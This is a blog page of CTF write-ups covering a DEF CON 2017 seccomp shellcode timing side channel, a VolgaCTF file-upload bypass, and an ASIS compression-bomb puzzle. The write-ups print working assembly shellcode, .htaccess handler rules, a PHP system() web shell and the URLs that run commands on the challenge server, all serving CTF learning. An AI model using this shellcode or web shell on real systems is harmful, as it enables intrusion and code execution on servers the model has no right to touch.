Showing posts with label quals. Show all posts

Monday, May 1, 2017

DEF CON CTF Quals 2017 - mute


This was a very fun challenge by @Gynophage! The idea was fairly simple, you get a binary which will call your shellcode after a buffer of 0x1000 bytes is filled, and is restricted to certain seccomp rules.

If we look at the binary in Binary Ninja we can see the seccomp rules being setup:


Each value being passed to the addRule function is a syscall number which is allowed.

If we look at the addRule function, we can see it just wraps seccomp_rule_add, passing the syscall value and setting the action as 0x7fff0000 which turns out to be mapped to allow.


Enumerating all the possible syscalls we can use for our shellcode, we get this list:


sys_read
sys_open
sys_close
sys_stat
sys_fstat
sys_lstat
sys_poll
sys_lseek
sys_mmap
sys_mprotect
sys_munmap
sys_brk
sys_execve

Notice, we get execve, but we are also missing a crucial syscall for any common tasks - write.  Now we can understand why this challenge is called 'mute'.

This challenge instantly reminded me of BROP, but less involved.  We'll have to extract data from the remote server somehow.  Similar to BROP & Blind SQLi, we could use a timing side-channel attack to extract the flag.


First let's read in the flag with your standard ORW shellcode (minus the write). We knew the flag would probably exist as './flag' thanks to @matir who discovered this from previous challenges such as beatmeonthedl.

; clear registers
xor rax, rax
xor rsi, rsi
xor rbx, rbx
xor rdi, rdi

; fd = open("./flag", 0, 0)
push rax
add rax, 2
mov rsi, 0x67616c662f2f2f2e
push rsi
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
syscall

; read(fd, $rsp, 0xff)
mov rdi, rax
mov rsi, rsp
mov rdx, 0xff
xor rax, rax
syscall

So far all we're doing is clearing out registers, opening the file './flag' and reading that directly to the stack.

Now we can read a byte off the stack at a time, compare that to some predicted value and hang the process if the value does matches.

Unfortunately we cannot just call 'sleep' because sys_nanosleep and other syscalls 'sleep' depends on are not allowed. However, we may implement our own sleep with some NOP's in a loop. In this case, I use an infinite loop (not recommended), because of laziness.

Also the variables I added here, $POS and $BYTE, are used to index into the flag and compare against a predicted value:

; verify one byte from the stack
add rsp, $POS
xor rax, rax
mov al, $BYTE
pop rbx, rsp
mov bl, bl
cmp al, bl
je L2
jmp done

L2:
nop
jmp L2

done:
nop

Now we just need to write a client to dynamically assemble shellcode based on position in the flag buffer and byte to check, timing out on a valid character.

Here is the full client:


You can also find all the challenge files here - https://github.com/vitapluvia/writeups/tree/master/defconCTF2017/pwn

Ended up using rasm2 as the assembler for this challenge, it was very helpful when trying out various methods. If you'd like to install rasm2, just install radare2 and it'll come as a command-line tool. They also have python bindings, but I didn't get that to that point.

Now when we run the client, we get:

The flag is: I thought what I'd do was, I'd pretend I was one of those deaf mutes d9099cd0d3e6cb47fe3a9b0e631901fa
******************************************************************************************************************_____________

Done!

    The flag is: I thought what I'd do was, I'd pretend I was one of those deaf mutes d9099cd0d3e6cb47fe3a9b0e631901fa


Sunday, March 26, 2017

VolgaCTF 2017 Quals - SharePoint (200)


This CTF was a lot of fun, we ended up solving six challenges and landing in the top 100 which didn't seem too bad for 1-2 of us playing. Also learned about a few topics in the process.

SharePoint was a web challenge which starts out with a login form. Most of the web challenges consisted of a similar authentication method. Simply login with any creds you'd like to use (restricted to regular expression with length > 7), and it'll register / sign-in to that user account, probably setup this way for simplicity.



After logging in, we're presented with a web application that allows you to upload and share files with other users.

The first thought on a web application like this is: File Upload -> LFI. It turns out this was exactly what it was, with a small twist.

Uploading the obvious example, a php web-shell caused an error to be displayed.  It probably filters based on filename extension, such as php, html, etc.  Uploading the web shell as a png seemed to work, but the server wouldn't execute php in this file by default.

Looking at the share functionality we could see that it just performs a php copy() operation from one user's files directory to another.  It also seemed as if we could traverse up the directory structure to pull files such as ../../index.php, ../../.htaccess, etc.  Unfortunately during the challenge we didn't find an easy way to read these files, so this wasn't very helpful.

What we can do is setup our own .htaccess file since we have control over a full directory and the names / content of the files uploaded do not change. We may also want to see the directory contents and add our own executable php format to the server to get around the file extension restriction. To do this we can add the following rules to a small .htaccess file and upload it to the server:

Options +Indexes
AddHandler application/x-httpd-php .vv
AddType application/x-httpd-php .vv
AddType application/x-httpd-php5 .vv

We'll also upload a very simple web shell to the server to get code exection:

<pre><?php echo system($_GET['c']); ?></pre>


Visiting the link to the shell and passing in a command seems to work:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=uname+-a

Linux cs76582 4.4.0-66-generic #87-Ubuntu SMP Fri Mar 3 15:29:05 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux


Now to look for something more interesting, the flag:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=find+/+-type+f+|+grep+flag

...
/opt/flag.txt
...

There were many files listed, a hint mentioned the flag was in an 'optimal' location, referencing /opt.
Checking out this file (/opt/flag.txt), we get:

http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=cat+/opt/flag.txt

VolgaCTF{AnoTHer_apPro0Ach_to_file_Upl0Ad_with_PhP}


Loved this challenge, and learned a little about Apache rules in the process!

Monday, May 11, 2015

ASIS CTF 2015 - Keka Bomb (75)

Keka Bomb was a forensics challenge with a simple description: "Find the flag in this file." When pulling down the file it was like all others in ASIS' CTF, unxz, then check the filetype.
$ file keka
keka: 7-zip archive data, version 0.3

Let's try extracting it! :D
7z e keka
# .....Takes long Time...
# No.

It ended up throwing up a few large files and that's when I started doing it the way it was probably intended to be solved, like most zip/compression bomb challenges.

- List the compressed files in the archive
- Extract the differing file which may lead to the target

Here's the final solution I ended up going with:
$ 7z l keka
7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=utf8,Utf16=on,HugeFiles=on,4 CPUs)

Listing archive: keka

--
Path = keka
Type = 7z
Method = LZMA
Solid = -
Blocks = 16
Physical Size = 9508910
Headers Size = 210

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2015-04-29 18:46:35 ....A   4194304000       594004  001.7z
2015-04-29 18:46:35 ....A   4194304000       594004  002.7z
2015-04-29 18:46:35 ....A   4194304000       594004  003.7z
2015-04-29 18:46:35 ....A   4194304000       594004  004.7z
2015-04-29 18:46:35 ....A   4194304000       594004  005.7z
2015-04-29 18:46:35 ....A   4194304000       594004  006.7z
2015-04-29 18:46:35 ....A   4194304000       594004  007.7z
2015-04-29 18:46:35 ....A   4194304000       594004  008.7z
2015-04-29 18:46:35 ....A   4194304000       594004  009.7z
2015-04-29 18:46:35 ....A   4194304000       594004  010.7z
2015-04-29 18:46:35 ....A   4194304000       594004  011.7z
2015-04-29 18:46:35 ....A   4194304000       594004  012.7z
2015-04-29 18:46:35 ....A   4194304000       598640  013.7z
2015-04-29 18:46:35 ....A   4194304000       594004  014.7z
2015-04-29 18:46:35 ....A   4194304000       594004  015.7z
2015-04-29 18:46:35 ....A   4194304000       594004  016.7z
------------------- ----- ------------ ------------  ------------------------
                           67108864000      9508700  16 files, 0 folders
Looks like this file differs:
2015-04-29 18:46:35 ....A   4194304000       598640  013.7z

Continuing by extracting only that one:
$ 7z e keka 013.7z
7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=utf8,Utf16=on,HugeFiles=on,4 CPUs)

Processing archive: keka

Extracting  013.7z

Everything is Ok

Size:       4194304000
Compressed: 9508910
And for fun, let's watch our hard=drive fill up as we cry:
watch 'ls -lahlahlahlah'
Cool, extracted a 3.9GB 7z file:
$ 7z l 013.7z
7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=utf8,Utf16=on,HugeFiles=on,4 CPUs)

Listing archive: 013.7z

--
Path = 013.7z
Type = 7z
Method = LZMA
Solid = -
Blocks = 16
Physical Size = 9497888
Headers Size = 209

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2015-04-29 11:32:54 ....A   4194304000       593444  0001.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0002.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0003.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0004.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0005.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0006.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0007.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0008.7z
2015-04-29 11:32:54 ....A   4194304000       596019  0009.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0010.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0011.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0012.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0013.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0014.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0015.7z
2015-04-29 11:32:54 ....A   4194304000       593444  0016.7z
------------------- ----- ------------ ------------  ------------------------
                           67108864000      9497679  16 files, 0 folders
------------------------------------------------------------

Rinse, and Repeat!
NOTE: Rinsing in this case is defined as deleting left-over 3.9GB files.... don't want too many of those stacking up....

Differs:
2015-04-29 11:32:54 ....A   4194304000       596019  0009.7z
Extract:
$ 7z e 013.7z 0009.7z
Delete:
$ rm 013.7z
$ 7z l 0009.7z
...
2015-04-29 06:33:53 ....A   4194304000       593928  0000007.7z
...
7z e 0009.7z 0000007.7z
$ 7z l 0000007.7z
...
2015-04-29 01:07:48 ....A   4194304000       592391  0000000008.7z
...
7z e 0000007.7z 0000000008.7z
Finally something more interesting! (Was almost ready to write a script)
Listing archive: 0000000008.7z

--
Path = 0000000008.7z
Type = 7z
Method = LZMA
Solid = -
Blocks = 16
Physical Size = 9467826
Headers Size = 212

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_00
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_01
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_02
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_03
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_04
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_05
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_06
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_07
2015-04-27 00:20:03 ....A   4194304000       591769  bomb_08
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_09
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_10
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_11
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_12
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_13
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_14
2015-04-27 00:20:03 ....A   4194304000       591723  bomb_15
------------------- ----- ------------ ------------  ------------------------
                           67108864000      9467614  16 files, 0 folders
------------------------------------------------------------
Looks like we have the final bomb! Let's extract it!
2015-04-27 00:20:03 ....A   4194304000       591769  bomb_08
...
$ 7z e 0000000008.7z bomb_08
Then after it's extracted, check the filetype again:
$ file bomb_08
bomb_08: data
Sweeeeet! We got some data! Let's strings it see what comes up:
$ strings bomb_08
ASIS{f974da3203d155826974f4a66735a20b}
Bomb Defused!


So in retrospect, this was a pretty fun challenge, easy enough to do on the command-line without anything more than standard tools and 7zip. I could've written a script, but it wasn't too deep, and was fun to do some hunting in the 7z realm.